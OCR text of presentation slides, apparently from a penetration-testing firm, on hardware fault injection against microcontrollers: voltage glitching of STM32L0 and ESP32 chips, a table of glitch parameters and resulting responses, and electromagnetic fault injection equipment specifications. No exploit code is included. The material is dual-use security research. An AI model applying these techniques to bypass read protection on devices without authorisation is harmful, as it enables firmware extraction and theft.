
stm32l0-rdp-downgrade.py_20250530_160025-4.sqlite (2502)





STM32L05 GLITCHING - RESULTS

THE PENTEST EXPERTS.




REAL-LIFE ATTACKS

ESP32 Glitching

ESP32 GLITCHING - SETUP

THE PENTEST EXPERTS.



ESP32 GLITCHING - RESULTS


THE PENTEST EXPERTS.

FAULT INJECTION ANALYSIS


Update | SELECT * FROM experiments WHERE

pico-glitcher.py_20241211_104908.sqlite (159993)

pico-glitcher.py_20241211_104908



Classification (159,993)
- None (145172 / 90.7%)
- None (7234 / 4.5%)
- None (7233 / 4.5%)
- None (354 / 0.2%)



re.search(*, response)

green	green-label	yellow	yellow-label	magenta	magenta-label	orange	orange-label
cyan	cyan-label	blue	blue-label	black	black-label	red	red-label

Combine data?


Yes No

AMOUNT	COLOR	DELAYMIN	DELAYMAX	LENGTHMIN	LENGTHMAX	RESPONSE	RESPONSE_HEX
filter dat							
145172	G	0	10000	0	175	XXXX00000400YYYY00000400ZZZZ	58 58 58 58 30 30 30 30 30 34 30 30 59 59 59 59 30 30 30 30
7234	Y	3	10000	0	175	Timeout	54 69 6d 65 6f 75 74
5181	M	7	9988	116	175	Fatal exception (2): Instructi	46 61 74 61 6c 20 65 78 63 65 70 74 69 6f 6e 20 28 32 29 3a
1345	M	39	9999	80	175		
625	M	3	9937	106	175	Fatal exception (0): IllegalIn	46 61 74 61 6c 20 65 78 63 65 70 74 69 6f 6e 20 28 30 29 3a
73	R	92	9834	160	175	XXXX00000410YYYY00000410ZZZZ	58 58 58 58 30 30 30 30 30 34 31 30 59 59 59 59 30 30 30 30
70	M	291	8816	162	175	Fatal exception (29): StorePro	46 61 74 61 6c 20 65 78 63 65 70 74 69 6f 6e 20 28 32 39 29
62	R	58	8812	127	175	XXXX00000402YYYY00000402ZZZZ	58 58 58 58 30 30 30 30 30 34 30 32 59 59 59 59 30 30 30 30
45	R	4267	5624	152	174	XXXX00000800YYYY00000800ZZZZ	58 58 58 58 30 30 30 30 30 38 30 30 59 59 59 59 30 30 30 30
44	R	631	9704	157	175	XXXX00000420YYYY00000420ZZZZ	58 58 58 58 30 30 30 30 30 34 32 30 59 59 59 59 30 30 30 30

REAL-LIFE ATTACKS


Electromagnetic Fault Injection (EMFI)

ELECTROMAGNETIC FAULT INJECTION



ELECTROMAGNETIC FAULT INJECTION

THE PENTEST EXPERTS.



ELECTROMAGNETIC FAULT INJECTION

SySS
THE PENTEST EXPERTS.





"0 → 1"

ELECTROMAGNETIC FAULT INJECTION


THE PENTEST EXPERTS.

- Can generate em-pulses with up to 500V / 625mJ
- Pulse width: 80 - 960ns
- Serial interface with Python API for easy automation
- Variety of fault injection tips available
- Options for monitoring



